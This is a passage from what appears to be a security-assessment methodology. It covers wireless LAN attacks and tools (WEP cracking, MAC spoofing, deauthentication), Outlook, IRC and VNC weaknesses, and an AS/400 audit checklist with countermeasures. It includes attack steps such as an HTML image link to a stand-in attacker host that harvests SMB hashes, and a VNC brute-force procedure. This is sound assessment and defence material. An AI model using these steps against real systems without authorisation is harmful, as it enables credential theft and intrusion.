WPA in pre-shared key mode is susceptible to dictionary attacks if the initial four-way handshake can be sniffed, but success in discovering the key depends a lot on the pass phrase length used. Minimum required is 8 characters, but it can be as long as 63 characters.

Newer devices offer also WPA2/802.1x with Radius authentication that can be considered currently as a relatively secure system for WLANs.

## ▪ **Considerations on building a box for war-driving**

Type of card, chipset, external antenna etc...

### Hardware

A Laptop with Windows XP/2000 and Linux installed as dual boot.

### PCMCIA 802.11b Cards(11Mbps)

Hermes Chipset:

ORiNOCO Gold

### PCMCIA 802.11g Cards(54Mbps)

Prism54g chipset, FullMAC (softmac development is ongoing) works.

### External Antennas

Fab-Corp 5dBi Omnidirectional Magnetic Mount

Fab-Corp N-Type to ORiNOCO Pigtail

D-I-Y antennas are also okay

### GPS and accessories

Garmin eTrex Legend

Garmin eTrex Power+Data Cable Bundle

Garmin eTrex Winshield suction cup mount

### Misc

400 Watt Power inverter

## M.3 TYPES OF THREATS

Threats for WLAN systems can be categorized into passive and active threats. By passive we mean that the attacker doesn't really have to do much else than listen to the traffic to gain certain advantages, whereas by active we mean the attacker utilizes information and tools to cause different type of results on the network and hosts. Detecting passive attacks may be impossible, but active attacks may be detected.

### ▪ Passive Threats

An intruder can do traffic monitoring to observe the traffic flow and make assumptions about the nature of traffic, amount of traffic and possible load on the network. By doing analysis on the traffic, the following attributes may be of interest:

1. *Sequence number*
2. *Control Type and Subtype*
2. *Destination MAC*
- *Service Set Identifier (SSID)*
1. *Organizationally Unique Identifier (OUI)*
- *Data Payload*
- *LLC Protocol Type Field*
- *8. LLC Protocol ID*

Basically the attacker learns about the network in question, like what SSID to use, client MAC addresses, possible IP-ranges and protocols used and so on. If no encryption is used, the more can be gained. By not using any kind of encryption opens the environment up to sniffing, where passwords and other sensitive data can be captured, like emails and documents.

As such, administration of access points should not be done over the WLAN. Instead, the access points should be administered via the wired network or locally via the access point's built-in COM ports.

### ▪ Active Threats

An intruder can, after collecting enough information by passive means, do various active attacks against the system, most common is to get access to the environment and progress further into the network to collect valuable data or use the bandwidth available for example spamming.

Other types of active attacks include:

- Denial of service
  - Request every DHCP address by using forged packets
  - Setting up Fake AP with stronger signal
  - Jam the frequency of WLAN by using for example a microwave oven
  - De-authenticate the clients from the AP
- Hijacking/Modification of traffic
  - Taking over a session
  - Acting as a man-in-the-middle
- Injection of traffic
  - Replaying encrypted packets (for speeding up WEP cracking)
  - Injecting spoofed packets into the network

## M.4 METHODOLOGY

### ▪ Information Gathering

Wireless access points and clients send beacons and broadcasts respectively. Beacons are sent by APs at predefined intervals. They are invitations and driving directions that enable the client to find the AP and configure the appropriate settings to communicate. A beacon announces the SSID and the channel that the network is using. WLAN scanners allow users to identify WLANs through the use of a wireless network interface card (NIC) running in monitor mode and software that will probe for APs. Linux has Kismet which is not graphical and not as user friendly as NetStumbler, but it provides superior functionality. Kismet is a WLAN sniffer, where NetStumbler is a scanner.

### ▪ Scanning

- Detect and Identify the wireless network
- Test for channels and ESSID
- Test the beacon broadcast frame and recording of broadcast information
- Test for rogue access points from outside the facility
- IP address collection of access points and clients
- MAC address collection of access points and clients
- Detect and Identify the wireless network

### ▪ Audit & Review – Questionnaire

Audit and Review Questionnaire on the following controls:

- Implementation Controls
  - Access control
    - Access control could be based upon the MAC address of the connecting devices.
  - Firewall settings
    - Between wire and wireless side
- Technical Controls
  - Ports on Device
    - The built-in COM ports of the access point should be disabled or password protected to prevent any unauthorized access to the access points. All unnecessary services and ports in the access points should be removed or closed.
  - SNMP

- The default SNMP community string should be changed if the access point has SNMP agent running on it. This is to prevent an attacker from reading or writing to the access point.
  - **Is the SSID Broadcast off?**
  - **Use of Default SSID name?**
  - **Beacon interval**
    - Beacon interval of SSID should be set to the maximum setting to make passive scanning more difficult.
  - **Has firmware been updated?**
- Management Controls
  - **Usage Policy**
    - Try to find if any usage policy has been implemented on the wireless device. E.g. linksys allows building such policy based upon day/time.
- **Security Analysis and Research**
  - Determining WEP enabled access points
  - Capturing WEP encrypted data
  - Intercepting valid client MAC addresses
  - Configuration menu access - using browser interface, using Telnet, using SNMP, using FTP
  - Determine types of authentication methods in place
  - Determining the origin of the access point(s)
  - Communication with access point(s)
  - Utilization of client cards (with or without WEP)
  - Emphasize collecting data transmitted over the 802.11 wireless networks
  - Search for requested "specific" sensitive data
- **Exploitation & Attacks**
  1. **Identifying WEP keys**
  2. To crack a WEP key, one has to capture at least 150.000 encrypted packets for 64-bit and 300.000 packets for 128-bit WEP encryption. More is recommended. This is not always successful. (Kismet)
  3. Tools to extract the WEP key via statistical attacks: WepLab, AirCrack Suite, WepCrack

4. Tools to help in injecting encrypted packets (aka Replay-attack) into WEP-encrypted network to speed up collecting needed amount of WEP-encrypted packets: AirCrack Suite
5. Bypassing MAC filtering
  6. MAC filtering could be bypassed by any of the following tools
  7. SMAC
    8. This is a tool that allows the MAC in the windows machine to be changed. This would help an attacker to spoof a MAC.
  9. Bwmachak
    10. Command line tool to change ORiNOCO PCMCIA Mac Address which works on windows 2000 and Windows XP from blackwave.
  11. Ifconfig
    12. In a unix(linux) machine the ifconfig could be used to reassign the MAC address.
13. Targeting authenticated data (i.e. usernames and passwords)

The use of protocol analyzers helps in the targeting of authenticated data , these include ethereal, tcpdump (with scripts).

14. Network Logon functions

15. Disassociation attack

16. This is achieved by spoofed de-authentication message causes the communication between client and AP to be suspended. Hence, attacker has achieved DoS, and can also retrieve hidden SSID when client re-authenticates. This could be achieved by using tools such as AirJack , essid-jack and monkey-jack.

▪ MITM Attack

MITM attacks on a wireless network are significantly easier to mount than against physical networks, typically because such attacks on a wired network require some sort of access to the network. Man-in-the-middle attacks take two common forms:

- eavesdropping
- manipulation

In eavesdropping, an attacker listens to a set of transmissions to and from different hosts even though the attacker's computer is not a party to the transaction. Many relate this type of attack to a leak, in which sensitive

information could be disclosed to a third party without the legitimate users' knowledge.

Manipulation attacks build on the capability of eavesdropping by taking this unauthorized receipt of a data stream and changing its contents to suit a certain purpose of the attacker this could include spoofing an IP address, changing a MAC address to emulate another host, or some other type of modification. To prevent this kind of attacks one must encrypt the contents of a data transmission at several levels, preferably using SSH, SSL, or IPsec.

- Brute force Base station Password
- Scanning the Network and beyond
- Identifying the services in the clients and trying to exploit them.

## M.5 TOOLS USAGE

Objective	Tool	Method
Info. Gathering, Analysis & Research		
<ul style="list-style-type: none"><li>▪ Detect and Identify the wireless network</li></ul>	Kismet	Check for Screen
<ul style="list-style-type: none"><li>▪ Test for channels and ESSID</li></ul>		Check for Kismet*.csv
		Check for Kismet*.dump
<ul style="list-style-type: none"><li>▪ Test the beacon broadcast frame and recording of broadcast information</li></ul>		Scan outside the facility
		Check for Kismet*.csv
		Check for Kismet*.csv
		Check for Screen
<ul style="list-style-type: none"><li>▪ Test for rogue access points from outside the facility</li></ul>		Check for Kismet*.csv
		Check for Kismet*.dump
<ul style="list-style-type: none"><li>▪ IP address collection of access points and clients</li></ul>		
<ul style="list-style-type: none"><li>▪ MAC address collection of access points and clients</li></ul>		
<ul style="list-style-type: none"><li>▪ Detect and Identify the wireless network</li></ul>		
<ul style="list-style-type: none"><li>▪ Determining WEP enabled access points</li></ul>		
<ul style="list-style-type: none"><li>▪ Capturing WEP encrypted data</li></ul>		
<ul style="list-style-type: none"><li>▪ Intercepting valid client MAC addresses</li></ul>	-	Change your Client Adapter's MAC address to an authorized MAC address
<ul style="list-style-type: none"><li>▪ Configuration menu access - using browser interface, using Telnet, using SNMP, using FTP</li></ul>	-	Use browser/Telnet/FTP with known default usernames & passwords and SNMP with 'public'
<ul style="list-style-type: none"><li>▪ Determine types of authentication methods in place</li></ul>	Nmap	Scan the services running in the Access Point to determine.
<ul style="list-style-type: none"><li>▪ Communication with access point(s)</li></ul>		
<ul style="list-style-type: none"><li>▪ Utilization of client cards (with or without WEP)</li></ul>	-	To identify any interoperability issues of Client Adapters with Access Points, as a way of protection.

▪ Emphasize collecting data transmitted over the 802.11 wireless networks	Ethereal	Collecting unWEP packets and decode them to see data packets.
▪ Search for requested “specific” sensitive data	Ethereal	Search for “specific” string in data packets
<b>Exploitation &amp; Attacks</b>		
▪ Identifying WEP Keys	WEPCrack	Use Kismet*.weak to get WEP keys using WEPCrack
▪ Bypassing MAC filtering	-	Impersonate an authorized MAC address in your Client Adapter with other credentials such as SSID and if possible WEP Keys.
▪ Targeting authenticated data (i.e. usernames and passwords)	Ethereal	Decode and Search
▪ Network Logon functions	Ethereal	Decode and Search
▪ Disassociation attack	AirJack	Sending Association or Disassociation of frames
▪ MITM Attack	Airjack	Capture the packet, modify it and send it back.
▪ Brute force Base station Password	-	Default Passwords
▪ Scanning the Network and beyond	Nmap	Scan
▪ Identifying the services in the clients and trying to exploit them.	Nmap	Scan

## M.6 EQUIPMENTS

### ▪ **Specialised equipment**

Yellowjacket

[www.bvsystems.com](http://www.bvsystems.com)

This is specialised equipment that operates in the 802.11b space which could be easily interfaced with handhelds; it could carry out analysis of frequency re-use patterns, coverage mapping, and interference from neighbors, locating unauthorized users and for war walks.

### ▪ **Cards**

Orinoco <http://airsnort.shmoo.com/orinocoinfo.html>

Prism2/54g <http://www.linux-wlan.com/linux-wlan/>

Cisco <http://airo-linux.sourceforge.net/>

### ▪ **Antennas**

There are three types of direction when it comes to classifying antennas: directional, multidirectional, and omni directional. Directional antennas are also the type of antennas that are most effective in long-range packet capturing because the power and waves are tightly focused in one direction. Multidirectional antennas are similar to directional antennas in the sense that both use highly concentrated and focused antennas for their transceivers. An omni directional antenna is the most effective in close city driving because it transmits and receives signals from all directions, thereby providing the largest angular range.

#### Antenna manufacturers

HyperLinkTech <http://www.hyperlinktech.com>

Wireless Central <http://www.wirelesscentral.net>

Fleeman, Anderson, <http://www.fab-corp.com/>

and Bird Corporation

### ▪ **GPS**

The Global positioning system provides a reference to any place on Earth in terms of latitude and longitude. The GPS software keeps a real-time log of the device's position by mapping the longitude and latitude coordinates with corresponding timestamps into a simple text file. GPS units are relatively easy to purchase and install on your laptop, especially if you are on the Windows OS (Win 2k/XP).

## GPS manufacturers

Garmin International <http://www.garmin.com/>

Magellan <http://www.magellangps.com/>

## M.7 SOFTWARE DESCRIPTION

### Netstumbler

NetStumbler is a Windows-based war-driving tool that will detect wireless networks and mark their relative position with a GPS. It uses an 802.11 Probe Request sent to the broadcast destination address, which causes all access points in the area to issue an 802.11 Probe Response containing network configuration information, such as their SSID and WEP status. When hooked up to a GPS, NetStumbler will record a GPS coordinate for the highest signal strength found for each access point. Using the network and GPS data, you can create maps with tools such as StumbVerter and Microsoft MapPoint. NetStumbler supports the Hermes chipset cards on Windows 2000, the most popular being the Orinoco branded cards. On Windows XP the NDIS 5.1 networking library has 802.11 capabilities itself, which allows NetStumbler to be used with most cards that support it.

The screenshot shows the NetStumbler application window with a list of detected wireless networks. The table has columns for MAC, SSID, Name, Class, Vendor, Type, WEP, Latitude, and Longitude. The data is as follows:

MAC	SSID	Name	Class	Vendor	Type	WEP	Latitude	Longitude
000000000000	ad home net		1	Agere (Lucent) Denaco	AD	Yes		
000000000000	bellatone net		1	Agere (Lucent) WaveLAN	AD	Yes		
000000000000	adnet		1	Agere (Lucent) WaveLAN	AD	Yes		
000000000000	80 Jesse Net		1	Agere (Lucent) WaveLAN	AD			
000000000000	HQ	AdPort B...	1	Agere (Lucent) WaveLAN	AD			
000000000000	Novel	Novel	1	Agere (Lucent) Denaco	AD			
000000000000	WaveLAN Net	WaveLAN	3	Agere (Lucent) WaveLAN	AD			
000000000000	Netway	Phon 1	8	Linksys	AD			
000000000000	Linksys		3	Linksys	AD	Yes		
000000000000	Home Network		1	Agere (Lucent) Denaco	AD	Yes		
000000000000	SC OFFICE B	SC OFFICE...	1	Agere (Lucent) Denaco	AD			
000000000000	Governor's Elev		1	Agere (Lucent) Denaco	AD	Yes		
000000000000	netway		1	2 Card	AD			
000000000000	WSP-4000	Phon 1	11	2 Card	AD			
000000000000	Apple Network		1	Agere (Lucent) WaveLAN	AD			
000000000000	denaco		8	Advanced Multimedia Int	AD			
000000000000	Linksys		8	Advanced Multimedia Int	AD			
000000000000	Ascom		1	Agere (Lucent) Denaco	AD			
000000000000	2204441101		1	Agere (Lucent) Denaco	AD			
000000000000	Linksys		8	Linksys	AD			
000000000000	denaco		8	Gemtek (DLink)	AD			
000000000000	Linksys		8	Linksys	AD			
000000000000	WaveLAN		11	AdBox	AD	Yes		
000000000000	AT&T		11	Linksys	AD			
000000000000	AdPort Network		1	Agere (Lucent) WaveLAN	AD			
000000000000	Edi Net	Phon 1	1	Agere (Lucent) WaveLAN	AD	Yes		
000000000000	Linksys		1	Linksys	AD			
000000000000	Linksys		8	Linksys	AD			
000000000000	28052		1	Agere (Lucent) Denaco	AD			
000000000000	Linksys		8	Linksys	AD			
000000000000	Linksys		1	Agere (Lucent) Denaco	AD	Yes		
000000000000	Home	Home	11	Agere (Lucent) Denaco	AD			
000000000000	denaco		1	Agere (Lucent) WaveLAN	AD	Yes		
000000000000	Linksys	Phon 1	11	Linksys	AD			
000000000000	ASCOM	ASCOM	11	Agere (Lucent) Denaco	AD			
000000000000	Steve Ethel		1	Agere (Lucent) Denaco	AD			

### Kismet

Kismet is a Linux and BSD-based wireless sniffer that has war-driving functionality. It allows you to track wireless access points and their GPS locations like NetStumbler, but offers many other features as well. Kismet is a passive network-detection tool that will cycle through available wireless channels looking for 802.11 packets that indicate the presence of a wireless LAN, such as Beacons and Association Requests. Kismet can also gather additional information about a network if it can, such as IP addressing and Cisco Discovery Protocol (CDP) names. Included with Kismet is a program called GPSMap, which generates a map of the Kismet results. Kismet supports most of the wireless cards available for Linux or OpenBSD. To use

Kismet, you will first have to install the custom drivers required for monitor mode operation. This can vary depending on the chipset your card uses, but Kismet comes with a single way to enable all of them for monitor operation.

Dstumbler

### **Wireless Mapping tools**

StumbVerter(<http://www.sonar-security.com/sv.html>)

StumbVerter is a standalone application which allows you to import Network Stumbler's summary files into Microsoft's MapPoint 2004 maps. The logged WAPs will be shown with small icons, their colour and shape relating to WEP mode and signal strength.

GPSMap

This is a software that makes it possible to create vectors maps, which can be downloaded to Garmin GPS receivers.

JiGLE

JiGLE is a java client that lets you look at all the reported geographically-located 802.11 wireless base-stations in the any other area that has a 'MapPack' or 'MapTree' created for it. It can also read in NetStumbler or DStumbler files and plot them on a map of your choosing.

## **WIRELESS SCANNING AND ENUMERATION**

### **Wireless Sniffers**

#### **Configuring Linux Wireless Cards for Promiscuous Mode**

##### **Air-Jack**

Custom driver for PrismII (HFA384x) cards

### **Wireless Monitoring Tools**

Prism2dump

### Tcpdump

Command line tool that uses libpcap libraries to dump the network traffic. It has a very strong scripting language support.

### Ethereal

Ethereal is a multi protocol analyser ,it could act as GUI sniffer which understands 802.11b frames.

### Airopeek NX

Airopeek is a comprehensive packet analyzer for IEEE 802.11b wireless LANs, supporting all higher level network protocols such as TCP/IP, Appletalk, NetBEUI, and IPX. Affordable and easy-to-use, Airopeek contains all of the network troubleshooting features familiar to users of our award-winning Etherpeek. In addition, Airopeek quickly isolates security problems, fully decodes 802.11b WLAN protocols, and expertly analyzes wireless network performance with accurate identification of signal strength, channel and data rates

## Tools that exploit WEP weaknesses

### Airsnort

AirSnort is a Linux-based tool written by Jeremy Bruestle and Blake Hegerle. It exploits WEP vulnerabilities discussed in the Stubblefield, Ioannidis and Rubin paper and requires a version of Linux using the 2.2 or 2.4 kernel or greater, wlan-ng drivers and a network card that uses the Prism2 chipset. Once AirSnort is running, the NIC must be in promiscuous mode and set to listen on the appropriate channel for the targeted WLAN. Obtain the channel from the WLAN scanner used to locate the WLAN in the first place. AirSnort comes with a shell script that will automatically launch the NIC in promiscuous mode with the appropriate channel setting, but the channel has to be hard-coded into the script if the default of channel 6 is not appropriate. AirSnort itself is comprised of two separate applications – capture and crack. AirSnort will also display the number of “Interesting Packets” (aka weak keys) that have been captured. AirSnort is efficient because it does not capture all encrypted packets but rather only those that would be used to crack the WEP encryption key. Interesting packets are those where the second byte of the IV is 0xFF. Once a sufficient number of interesting packets have been captured, attempt to crack the WEP key by launching the crack application.

## WEPCrack

WEPCrack is a SourceForge project that is administered by Paul Danckaert and Anton Rager. It is easier to use than AirSnort.

**prisim-decode.pl:** Used to decode data packets once the WEP key has been cracked.

**prisim-getIV.pl:** Extracts weak IVs and the first byte of encrypted data from a prismdump capture.

**WeakIVGen.pl:** Creates a list of weak IVs and one byte of encrypted data when provided with a specific encryption key. This script can be used to test the program in the absence of captured data.

**WEPCrack.pl:** Used to crack WEP keys given data generated by prisim-getIV.pl. Data capturing must be complete before using WEPCrack. A sniffer such as prismdump must capture the data. prismdump is a very basic command line sniffer that takes no arguments and simply captures all traffic. prismdump recognizes 802.11x headers, which is obviously crucial to capture WEP traffic. prismdump uses the wiretap libraries that are included with Ethereal.

## WLAN Tools

### DWEPCrack

### Denial of Service attacks

WLANs are susceptible to the same protocol-based attacks that plague wired LANs but to perpetrate such attacks on WLANs, an individual would first need to connect to the network. WLANs are also susceptible to a unique form of denial-of-service (DoS) attack. WLANs send information via radio waves on public frequencies, thus they are susceptible to inadvertent or deliberate interference from traffic using the same radio band.

## Wlanjack

essid-jack

monkey-jack

kracker-jack

**802.1x**

The 802.11i task group is attempting to leverage the 802.1X standard to add authentication controls to wireless networks. 802.1X defines Extensible Authentication Protocol (EAP) over LANs (EAPOL), which is used to authenticate clients as they join the network. The inclusion on 802.1X would prevent hackers from connecting to 802.11x networks simply by determining the channel and SSID used by the network and identifying a legitimate IP address by passively sniffing network traffic.

**TKIP**

The 802.11i draft promotes the use of Temporal Key Integrity Protocol (TKIP) to strengthen the weak keys used by WEP. TKIP is an effort by the IEEE to engineer a solution to strengthen the security of 802.11x networks while remaining backward compatible with existing hardware. The IEEE would accomplish this with the distribution of software/firmware upgrades that would add the following new algorithms to the WEP protocol

Message Integrity Code (MIC) – to prevent forged packets

New IV sequencing discipline – to prevent replay attacks

Per-packets key mixing function – to add complexity to the correlation between IVs and the per-packet keys with which they are used

**WLAN Scanners****WLAN Sniffers**

## M.8 GLOBAL COUNTERMEASURES

- Use longer WEP encryption keys, which makes the cryptanalysis more difficult. If your WLAN equipment supports 128 -bit WEP keys, use it. Even better is to use WPA/WPA2 and/or Radius authentication.
- Change WEP keys frequently.
- Place APs only on their own firewalled interface or outside a firewall.
- Use a VPN for any protocol, including WEP that may include sensitive information. This could be implemented using IPsec

## M.9 FURTHER READINGS

- IEEE Draft P802.1X/D10 <http://grouper.ieee.org/groups/802/11/>
- A.Mishra and W. Arbaugh. An Initial Security Analysis of the IEEE 802.1X Standard
- Arbaugh, William A., Narendar Shankar, and Y.C. Justin Wan. "Your 802.11 Wireless Network has No Clothes."
- Borisov, Nikita, Ian Goldberg, and David Wagner. Intercepting Mobile communications: The insecurity of 802.11
- Fluhrer, Scott, Itsik Mantin, and Adi Shamir. "Weaknesses in the Key Scheduling Algorithm of RC4."
- <http://802.11ninja.net>
- Karygiannis, Tom, and Les Owens. NIST Special Publication 800-48: Wireless Network Security ,802.1 Bluetooth and Handheld Devices
- **Wireless Security: Models, Threats and Solutions**, by Randall K. Nichols et al.; McGraw-Hill Telecom
- **802.11 Wireless Networks: The Definitive Guide**, by Matthew Gast; O'Reilly Networking, 2002

- AirSnort: <http://sourceforge.net/projects/airsnort/>
- WepCrack: <http://sourceforge.net/projects/wepcrack/>
- Homebrew antenna shootout: <http://www.turnpoint.net/wireless/has.html>
- Hacking with a Pringles tube:  
[http://news.bbc.co.uk/1/hi/english/sci/tech/newsid\\_1860000/1860241.stm](http://news.bbc.co.uk/1/hi/english/sci/tech/newsid_1860000/1860241.stm)

## N INTERNET USER SECURITY

### N.1 IRC SECURITY ISSUES

IRC (Internet Relay Chat) have been around for decades now. It is one of the most popular ways of communication. With the facilities, IRC comes with the insecurities as well. Followings are some of the security issues related to IRC:

1. IP revelation
2. Malicious code transfer
3. P2P files sharing (DCC)
4. DoS and buffer overflow on IRC clients.
5. Trojans use irc to conect to IRC servers and anounce their presence on victim network.
6. Social Engineering attacks

#### Countermeasure[s]

1. Do not use IRC on production systems. It's a mean for entertainment and not for productivity.
2. Disable DCC capability if IRC shall be used.

## **N.2 INTERNET EXPLORER INSECURITIES**

Ever since the birth of internet people are using different browsers to access it. Windows come equipped with IE (internet explorer) and it becomes default browser for most of the people using windows. Another popular browser is Netscape. Off late it has been the target of many malicious attacks. Georgi Guninski is one of the pioneers in the research on IE vulnerabilities. He has listed out many vulnerabilities and their testing on his excellent security page which one must see for browser testing.

### **Steps to be taken**

1. For Internet Explorer testing go to <http://www.guninski.com/browsers.html>
2. For Netscape Testing go to <http://www.guninski.com/netscape.html>

### **Countermeasures**

Apply the suggested patches

### N.3 MICROSOFT OUTLOOK INSECURITIES

Outlook is one of the most frequently used program for emails. It has various vulnerabilities which can be used for malicious purpose ranging from infecting a system with a worm to remotely grabbing SMB hashes. Some of the examples can be the worms like "i love you" or "malissa" who abused outlooks settings. Here we will demonstrate a way to grab SAM hashes from a remote machine by sending a mail.

#### Pre-requisite

1. HTML parsing shall be allowed (which is allowed by default).

#### Steps to be Performed

1. Send a file to target in html format with an image link like  
<a href="file://attackersip/images/image.gif">
2. Fireup lopht cracks SMB capture utility.
3. As soon as victim opens the mail, outlook try to access the file using the current users credential
4. Capture the SMB challenge exchange and crack

#### Example/Results

<screenshot>

Observation:

Attacker was able to grab the SMB hashes from the wire by just sending one mail.

#### Countermeasure[s]

Disable Html parsing in outlook.

## N.4 REMOTE ADMINISTRATION INSECURITIES

Some of the very common Remote Administration Security Services are as follows:

- VNC
- Microsoft Terminal Server
- ControlIT
- PCAnywhere

### N.4.1 VNC

VNC (Virtual network computing) is used widely by many system administrators for remote administration. It supports web-based interface & client interface. The client interface can be GUI based as well. Client is known as VNC viewer. VNC have a security feature which ask for password before letting the client connect to server. The problem with VNC is it's passwords are 8 characters or smaller and VNC have no concept of users. This makes dictionary attacks very easy. Patrick Oonk have written a patch for VNC viewer which converts it into a dictionary based bruteforcer.

The pach can be downloaded from:

[http://www.securiteam.com/tools/Brute\\_forcing\\_VNC\\_passwords.html](http://www.securiteam.com/tools/Brute_forcing_VNC_passwords.html)

#### Steps to be performed

1. Apply patch to the VNC viewer
2. Specify the target and port to connect
3. Specify Dictionary
4. Start cracking

#### Example Results

<Screenshot>

#### Observation

Attacker cracked the simple, dictionary based password and gained acces to the system.

#### Countermeasure

Use UNIX -localhost or Windows LoopbackOnly or kernel packet filters to restrict access to TCP services, e.g. to force users to tunnel their VNC sessions through SSH for more security.



## O AS 400 SECURITY

### O.1 USER IDENTIFICATION: SECURITY LEVEL

#### Description

The system parameter QSECURITY is set to level 30.

#### Analysis/Conclusion/Observation

Level 30

#### Impact

This level of AS/400 security provides for user authentication and security over the AS/400 object by the operating system. However, this level of security has a few disadvantages for the integrity of the AS/400.

#### Countermeasures

The security level should be set to 40. In order to find out whether all applications which currently run on the AS/400 will still run under security level 40, you can make use of \*AUTFAIL and \*PGMFAIL in the audit-logging.

#### Tool[s]

By manual checking

#### Further Reading[s]

#### Remarks

**O.2 USER IDENTIFICATION: KEYLOCK SWITCH****Description**

The key lock switch is set to NORMAL.

**Analysis/Conclusion/Observation**

NORMAL.

**Impact**

The position of the key lock switch does not guarantee the integrity of the AS/400. The system may be manually switched off and on.

**Countermeasures**

The key lock switch should be set to SECURE.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.3 USER IDENTIFICATION: KEY KEYLOCK SWITCH****Description**

The key to the key lock switch is not kept in a secure place and is accessible by unauthorised personnel.

**Analysis/Conclusion/Observation**

No

**Impact**

Unauthorised actions may be performed on the AS/400 such as the execution of an IPL. Also, employees may be able to access the Dedicated Service Tools through which, among other things, the password of QSECOFR may be reset.

**Countermeasures**

The key to the keylock switch should be kept in a secure place which is only accessible by authorised personnel.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**User Identification: System value QINACTITV****Description**

The system value QINACTITV is set to more than one hour. This means that the system will take action after a workstation has been inactive for a time interval of more than one hour. What action the system will take depends on the system value QINACTMSGQ and ADSCJOBTV

**Analysis/Conclusion/Observation**

More than 60

**Impact**

Because the system will only take any action after a workstation is inactive for more than one hour, an active workstation may be left unattended by the user. This increases the risk of unauthorised access to the workstation

**Countermeasures**

The value of the system parameter QINACTITV should be set to 20 minutes.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.4 USER IDENTIFICATION: SYSTEM VALUE QDSCJOBTV****Description**

The system parameter QDSCJOBTV is set to less than 60 minutes.

**Analysis/Conclusion/Observation**

Less than 60

**Impact**

It is not recommended that a job be prematurely aborted and ended.

**Countermeasures**

The system parameter QDSCJOBTV should be increased to 180 (three hours).

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.5 USER IDENTIFICATION: VIRTUAL DEVICES****Description**

The system parameter QAUTVRT is set to more than 10.

**Analysis/Conclusion/Observation**

More than 10

**Impact**

Because of this, an unauthorised person can try to guess a user password from one physical device. The number of guesses he can make equals the value set for the system parameter QAUTOVRT times the value set for the system parameter QMAXSIGN. This increases the risk of unauthorised access to data, applications and system software.

**Countermeasures**

The system parameter QAUTOVRT should be set to zero.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.6 USER IDENTIFICATION: SYSTEM VALUE QLMTSECOFR****Description**

The system parameter QLMTSECOFR is set to value 0. Because of this, user profiles with powerful special authorities (\*ALLOBJ en \*SERVICE) are able to logon to the system from any available workstation.

**Analysis/Conclusion/Observation**

Value 0

**Impact**

The possibility to use user profiles with powerful special authorities from any workstation, decreases the effectiveness of logical access controls. Through limiting the number of workstations that can be used to work with powerful user profiles, logical access controls over these user profiles is increased with physical access controls over the workstations which these user profiles may use. This increases the overall level of security.

**Countermeasures**

The system parameter QLMTSECOFR should be set to one. Thus, user profiles with powerful special authorities (\*ALLOBJ and \*SERVICE) may only be used from pre-defined workstations.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.7 USER IDENTIFICATION: LIMITED DEVICE SESSIONS SYSTEM LEVEL****Description**

The system parameter QLMTDEVSSN is set to value 0. This enables the user to logon to the system from various physical workstations at the same time. It also enables the user to have more than one session simultaneously active.

**Analysis/Conclusion/Observation**

Value 0

**Impact**

The possibility for users to log on to the system through various physical workstations at the same time may lead to user profiles being shared by different users. Also, workstations may be left unattended by the rightful user. This may lead to unauthorised access to data, applications and system software.

**Countermeasures**

The system parameter QLMTDEVSSN should be set to value 1.

Remark:

If certain users need to have more than one session active at the same time, an exception can be made for these users on the level of their individual user profile.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.8 USER IDENTIFICATION: SYSTEM PARAMETER QMAXGNACN****Description**

The system parameter QMAXGNACN is set to value 2.

**Analysis/Conclusion/Observation**

Value 2

**Impact**

If only the virtual device is blocked, an unauthorised individual may try and guess the password of the same user profile again on the same physical device, using another virtual device.

**Countermeasures**

The virtual device as well as the user profile should be blocked when the maximum number of unauthorised access attempts has been reached. This can be achieved through setting the system parameter QMQXGNACN to three.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

This risk does not exist when the system parameter QAUTVRT is set to zero. In this case, virtual devices are not automatically configured. If every user profile only has one virtual device, an unauthorised individual cannot logon to the system again under the same user profile.

## O.9 USER IDENTIFICATION: PUBLIC AUTHORITIES

### Description

The system parameter QCRTAUT is set to \*CHANGE. Because of this, the public has \*CHANGE rights over newly created objects.

### Analysis/Conclusion/Observation

\*CHANGE

### Impact

The public authority to change newly created objects might sometimes be too extensive. This may endanger the integrity of the AS/400 data.

### Countermeasures

The system parameter QCRTAUT should be set to \*USE. In this way, newly created object may only be used by the public.

### Tool[s]

By manual checking

### Further Reading[s]

### Remarks

Sometimes (e.g. for devices) the right \*USE may be too limited to work with the object. In these cases, the public may need more extensive rights over the object (\*CHANGE rights should be sufficient).

**O.10 USER IDENTIFICATION: AUTHORITY ADOPTION****Description**

Applications adopt more authority required to meet the application requirements.

**Analysis/Conclusion/Observation**

No

**Impact**

Allowing a program to run using adopted authority is an intentional release of control. You permit the user to have authority to objects, and possibly special authority, which the user would not normally have.

**Countermeasures**

Applications should be adopting the minimum authority required to meet the application requirements.

**Tool[s]**

By manual checking

**Further Reading[s]****Remarks**

**O.11 USER IDENTIFICATION: MACHINE ROOM****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

The machine room should be water-proofed and fire-proofed. The door should be locked to control the entrance. Only authorized personnel should be able to gain access to the machine room. Each entrance should be logged for preventing unauthorized access.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.12 USER IDENTIFICATION: UPS ( UNINTERRUPTABLE POWER SUPPLY)****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

You should determine whether or not the company has a UPS system. If it does, you should check UPS-related controls to ensure the UPS allows for a normal shutdown in case of a power outage.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.13 USER IDENTIFICATION: WORKSTATION / TERMINAL****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

Company policy should prohibit recording the confidential information (for example, signon, and other activities that involve password entry) on workstation/terminal record/play keys. You should perform a spot check of workstations/terminals to assure the compliance with these policies. If there is a key for keyboard lock at the workstation/terminal, ensure the keyboard is locked and the key is removed when the workstation/terminal is inactive.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.14 USER IDENTIFICATION: BACK UP TAPES****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

Consult the ☐ Plan to protect the business processes ☐ to see how the backup routines, including labeling and storing of the tapes, are performed. Verify that these routines are followed, and check if anyone is able to steal, duplicate or borrow a tape without being noticed.

**Tool[s]**

Manual check

**Further Reading[s]****Remarks**

**O.15 USER IDENTIFICATION: REGISTER A NEW USER****Description****Analysis/Conclusion/Observation****Impact****Countermeasures**

